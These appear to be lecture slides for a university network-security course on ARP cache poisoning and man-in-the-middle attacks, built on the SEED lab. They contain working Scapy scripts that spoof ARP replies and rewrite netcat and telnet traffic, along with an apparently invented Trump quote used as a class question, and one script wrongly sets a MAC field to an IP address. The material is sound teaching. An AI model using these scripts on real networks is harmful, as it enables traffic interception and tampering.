Address                  HWtype  HWaddress           Flags Mask            Iface
10.102.20.1              ether   00:50:56:a8:64:ef   C                     ens33
10.102.20.177            ether   aa:bb:cc:dd:ee:ff   C                     ens33
[11/08/20]seed@VM:~$
```

ARP Poisoning Attack code example

ARP Gratuitous

```
#!/usr/bin/python3

from scapy.all import *

VM_TARGET_IP = "10.102.20.178"
VM_TARGET_MAC = "00:50:56:a8:1a:d3"
VICTIM_IP = "10.102.20.177"
FAKE_MAC = "11:bb:cc:dd:ee:ff"

print("SENDING SPOOFED GRATUITOUS REQUEST.... ..")

ether = Ether()
ether.dst = "ff:ff:ff:ff:ff:ff"
ether.src = FAKE_MAC

arp = ARP()
arp.psrc = VICTIM_IP
arp.hwsrc = FAKE_MAC
arp.pdst = VM_TARGET_IP
arp.hwdst = "ff:ff:ff:ff:ff:ff"
arp.op = 1
frame = ether/arp
sendp(frame)
```

ARP Reply

```
#!/usr/bin/python3

from scapy.all import *

VM_TARGET_IP = "10.102.20.178"
VM_TARGET_MAC = "00:50:56:a8:1a:d3"
VICTIM_IP = "10.102.20.177"
FAKE_MAC = "22:bb:cc:dd:ee:ff"

print("SENDING SPOOFED ARP REPLY......")

ether = Ether()
ether.dst = VM_TARGET_IP
ether.src = FAKE_MAC

arp = ARP()
arp.psrc = VICTIM_IP
arp.hwsrc = FAKE_MAC
arp.pdst = VM_TARGET_IP
arp.hwdst = VM_TARGET_MAC
arp.op = 2
frame = ether/arp
sendp(frame)
```

```
[11/08/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.102.20.1              ether   00:50:56:a8:64:ef   C                     ens33
10.102.20.177            ether   11:bb:cc:dd:ee:ff   C                     ens33
```

A follow-up question

Observation

For the **ARP request**, it doesn't matter whether the entry is in there or not, the target will automatically accept the spoofed request.

But, for the **ARP reply** and the **ARP gratuitous** messages, either this is going to be the response to a request, or there's already an entry in the cache.

What if it doesn't have? *(if you're not allowed to send the request, you can only send the reply)*

Idea: Get the target to put a Valid entry in its cache

→ Trigger the target to talk to the victim: **Send a spoofed echo request to the target** (pretending to be the victim)
→ *the target is going to reply to the victim = it need to know the victim's MAC address!*

using ARP Cache Poisoning

MITM Attacks

Remind: Man-in-the-middle attack

Share a **prime number p** and **g < p** (*g is a primmitive root of p*)

Alice

a

$A \leftarrow g^a \bmod p$

A

M

$K_A \leftarrow \boldsymbol{M}^a \bmod p = g^{ma} \bmod p$

Micheal

m

$M \leftarrow g^m \bmod p$

$\boldsymbol{K_1} = A^m \bmod p = g^{am} \bmod p = \boldsymbol{K_A}$

$\boldsymbol{K_2} = B^m \bmod p = g^{bm} \bmod p = \boldsymbol{K_B}$

Bob

b

$g^b \bmod p \rightarrow B$


B

M

$K_B \leftarrow \boldsymbol{M}^b \bmod p = g^{mb} \bmod p$

I love you → $E(K_A, M)$ → » M m : + (→ $D(K_A, M)$ → I love you → I hate you → $E(K_B, M)$ → x * # @ $ (→ $D(K_B, M)$ → I hate you

Main-in-the-Middle (MITM) Attack




What if you (attacker) are not in the middle?

→ **You need to be able to redirect traffic**

- Link layer: **ARP cache Poisoning**
- Network layer: **ICMP Redirect**
- Application layer: **DNS cache poisoning**

(will be discussed later on)

Main-in-the-Middle (MITM) Attack (cont.)




Attack idea:

M has to be on the same network as A and B

➔ **try to cache poison A and B's cache**

Main-in-the-Middle (MITM) Attack (cont.)



Attack idea:

M has to be on the same network as A and B

→ **try to cache poison A and B's cache**


When A is sending a packet to B

- *IP header is still: IP A → IP B*
- *MAC address: MAC A → MAC M*


→ B can still get A's packet but will ***drop*** *it!*

What's going to happen when that frame arrives at M?

Main-in-the-Middle (MITM) Attack (cont.)



When that frame arrives at M:



→ 2 scenarios:


1. If M is configured as a **router**
   → Relay that packet to B
2. If M is configured as a **hosts**
   → Drop the packet

So, what we need to do next?


Recall: How to get a copy of packet?

Let the kernel know that you are a sniffer program!

→ Opening Raw socket *(tell the kernel: "before you drop them, give me a copy!")*



Main-in-the-Middle (MITM) Attack



(can see or modify)

IP Forwarding = 0

Then, make some changes and send it out!

→ B gets the modified packet!

ARP MITM Attack on netcat

```
seed@10.0.2.6:$ nc 10.0.2.7 9090
hello Bob Smith
Hello kevin du
hello Alice
```

```
Server(10.0.2.7):$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*]
hello Bob Smith
Hello AAAAA du
hello Alice
```

```
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP \
                          and pkt[TCP].payload:
          data = pkt[TCP].payload.load
          print("*** %s, length: %d" % (data, len(data)))
          newpkt = IP(pkt[IP])
          del(newpkt.chksum)
          del(newpkt[TCP].payload)
          del(newpkt[TCP].chksum)
          newdata = data.replace(b'kevin', b'AAAAA')
          newpkt = newpkt/newdata

          send(newpkt)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
          newpkt = pkt[IP]
          send(newpkt)
```

Remove checksums

➔ Scapy will recalculate them

Intercept and replace all ’**kevin**’ word with ‘**AAAAA**’

ARP MITM Attack on Telnet

```
data = pkt[TCP].payload.load
print("*** %s, length: %d" % (data, len(data)))
newpkt = IP(pkt[IP])
del(newpkt.chksum)
del(newpkt[TCP].payload) # remove the payload
del(newpkt[TCP].chksum)

# Turn data (bytes) into list for easy processing
data_list = list(data)

# Inspect each single element
for i in range(0, len(data_list)):
    if chr(data_list[i]).isalpha():
        data_list[i] = ord('A')

# Turn list back to bytes
newdata = bytes(data_list)

# Send the new packets
send(newpkt/newdata)
```

Replace all **alphabet** character (only) with **A**

Recall:
The way how the telnet works is different from netcat.

- **Netcat**: whatever you type, before you hit the return, everything in the same line will be sent in one TCP packet.
- **Telnet**: Every time you type a character, that character will be sent out, usually in one single TCP packet, and the server will echo this back. That's how the character you type gets displayed on the client side. *It does not display immediately every time you type; it really takes a round trip and display.*

Ubuntu16.04-12-01-19 (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal 1:37 PM

Terminal

```
seed@10.0.2.6:$
```

Terminal

```
seed@10.0.2.6:$
```

Ubuntu16.04-12-01-19 Server (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal 1:37 PM

Terminal

```
Server(10.0.2.7):$ arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:84:5e:b9 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:06:3b:3d [ether] on enp0s3
? (10.0.2.99) at <incomplete> on enp0s3
? (10.0.2.8) at 08:00:27:77:2e:c3 [ether] on enp0s3
Server(10.0.2.7):$
```

Terminal

```
Server(10.0.2.7):$
```

Question: ARP Cache Poisoning

In the 2020 State of Union address, President Trump said the following:

" In 2019, the Russia hackers launched many ARP cache poisoning attacks from Russia against the computer network inside the White House, but I can probably tell you, under my leadership, we have successfully defeated all of these attacks."

And then he paused. He looked at the audience and waiting for applause.

Do you applaud or not?

Question: ARP Cache Poisoning

In the 2020 State of Union address, President Trump said the following:

" In 2019, the Russia hackers launched many ARP cache poisoning attacks from Russia against the computer network inside the White House, but I can probably tell you, under my leadership, we have successfully defeated all of these attacks."

And then he paused. He looked at the audience and waiting for applause.

Do you applaud or not?

Bottom line: **You have to be inside network to be able to launch ARP Cache Poisoning attack.**

➔ it's not that significant attack.

Countermeasures

Now: a lot of communications are **encrypted.**

Once it's encrypted, even though you can still launch the cache poisoning attack, the man-in-the-middle attack will not be successful, because you won't be able to modify the traffic.


➔ The only thing you can do is to **denial of service.**

➔ Encryption is the best countermeasure against most of the man-in-the-middle attacks.

Summary

- Ethernet frame and MAC header
- MAC address and ARP protocol
- ARP cache poisoning attack
- MITM attacks using ARP cache poisoning

Homework



- **ARP Cache Poisoning Attack Lab** (Link)
  - The objective of this lab is for students to gain the first-hand experience on the ARP cache poisoning attack and learn what damages can be caused by such an attack.
    - In particular, students will use the ARP attack to launch a man-in-the-middle attack, where the attacker can intercept and modify the packets between the two victims A and B.
  - **Working in a team (your final-project team) or individually.**

For next time…

Ready for next class:

- ❑Tentative topic: **Network Layer: IP, ICMP and Attacks**
- ❑Reading and practicing (in advance):
  - **SEED book, Chapter 15 - 17**
    - Refs: https://www.handsonsecurity.net/resources.html
  - **SEED Lab: IP and ICMP Attacks Lab**
    - Refs: https://seedsecuritylabs.org/Labs_16.04/Networking/IP_Attacks/

Today ends!

- Nghi Hoàng Khoa
- khoanh@uit.edu.vn
- www.inseclab.uit.edu.vn

- NT101 – An toàn Mạng máy tính